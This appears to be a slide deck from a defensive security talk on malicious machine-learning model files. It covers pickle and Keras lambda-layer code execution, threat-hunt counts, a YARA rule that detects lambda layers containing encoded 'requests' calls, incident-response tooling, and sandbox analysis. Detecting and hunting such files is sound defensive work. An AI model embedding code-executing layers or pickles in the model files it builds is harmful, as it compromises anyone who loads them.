

# Threat Hunt Results



Pickle models n=100 -> contain malware.

For keras models containing code layer, only **six** were found that contain attempts to execute code.

Payload Types distribution

Src: jfrog blog.

*security researcher's model card*



Keras protobuf models on keras are not a hugely poisoned well right now, **but... other model formats are even easier to abuse** (e.g. pickles), **other attacks are being developed** (e.g. neuron based attacks), and **there is a growing interest in attacking ML by APTs** (e.g. 29)

# YARA & Semgrep

YARA

```
rule KerasRequests
{
    strings:
        $function = "function_type"
        $layer = "lambda"
        $req = "requests" base64

    condition:
        $req and ($function and $layer)
}
```

YARA is perfectly  
able to evaluate  
both protobuf &  
.h5 formats

TrailOfBits has some  
lovely **semgrep**  
rules but nothing  
related to our work:

<https://github.com/trailofbits/semgrep-rules/tree/main/python>

# Detections

## Malware Scanning

We run every file of your repositories through a [malware scanner](#).

### ClamAV

- Max file size: **4gb**
- Not Great at Linux Malware
- Doesn't claim to assess ML formats

“Based on contextual information, it seems that this behavior may be expected due to machine learning training... confirm if the activity referenced above is expected for the user performing training of a ML model on the endpoint”

# Incident responders must learn their ML environments

## ML expertise is not required

# Tooling : H5 Visualization

From **hdfgroup**

Java fat client:

<https://www.hdfgroup.org/downloads/hdfview>

In-browser:



<https://myhdf5.hdfgroup.org/>

The screenshot shows a web browser window for the [myHDF5](https://myhdf5.hdfgroup.org/) service. The URL in the address bar is `myhdf5.hdfgroup.org/view?url=blob%3Ahttps%3A%2F%2Fmyhdf5.hdfgroup.org%2Faas547ad8-d450-409f-9e09-ed01077ebc91`. The page title is "myHDF5". A sidebar on the left lists "Opened files" with "vgg16\_light.h5" highlighted. The main content area displays the "Model\_config" section of the file, showing a large JSON object representing the model's configuration. The JSON includes details like kernel sizes, strides, padding, and various layers such as "Functional", "model", "trainable", "Zeroes", "GlorotUniform", and "Dense". The JSON is very long and contains many nested objects and arrays.

```
Model_config: {
    "class_name": "Functional",
    "config": {
        "name": "model",

    }
}
```

# Old school methods

Submitting a  
model to your  
friendly  
neighborhood  
sandbox **will not**  
**work**

**Execute the model  
in a controlled  
environment & use  
behavioral malware  
analysis techniques**

# Future Work

Where can we go from here?

- YARA and Semgrep – Static analysis in ingestion pipelines
- DFIR Tooling
- Improve static analysis at hf, especially for simple formats
- Improve and standardize model cards
- Neuron attacks and other model formats

The appendix contains some current ‘state of the art’ for malicious models.

All your offensive ML needs

# Appendix : Current State

What has already been done?



Protect AI has scanned over 400,000 Hugging Face models since ModelScan's release. During this evaluation, we found **3354 models** that use functions which can execute arbitrary code on model load or inference. **1347 of those models** are not marked as "unsafe" by the current Hugging Face security scans.

The main reason to subclass `Layer` instead of using a `Lambda` layer is saving and inspecting a model. `Lambda` layers are saved by serializing the Python bytecode, which is fundamentally non-portable and potentially unsafe. They should only be loaded in the same environment where they were saved.

## Safetensors

Safetensors is a new simple format for storing tensors safely (as opposed to pickle) and that is still fast (zero-copy). Safetensors is really fast.

## Welcome to the Offensive ML Playbook

Latest: 3/22/24 version: 0.9.9

First published 10/26/23.
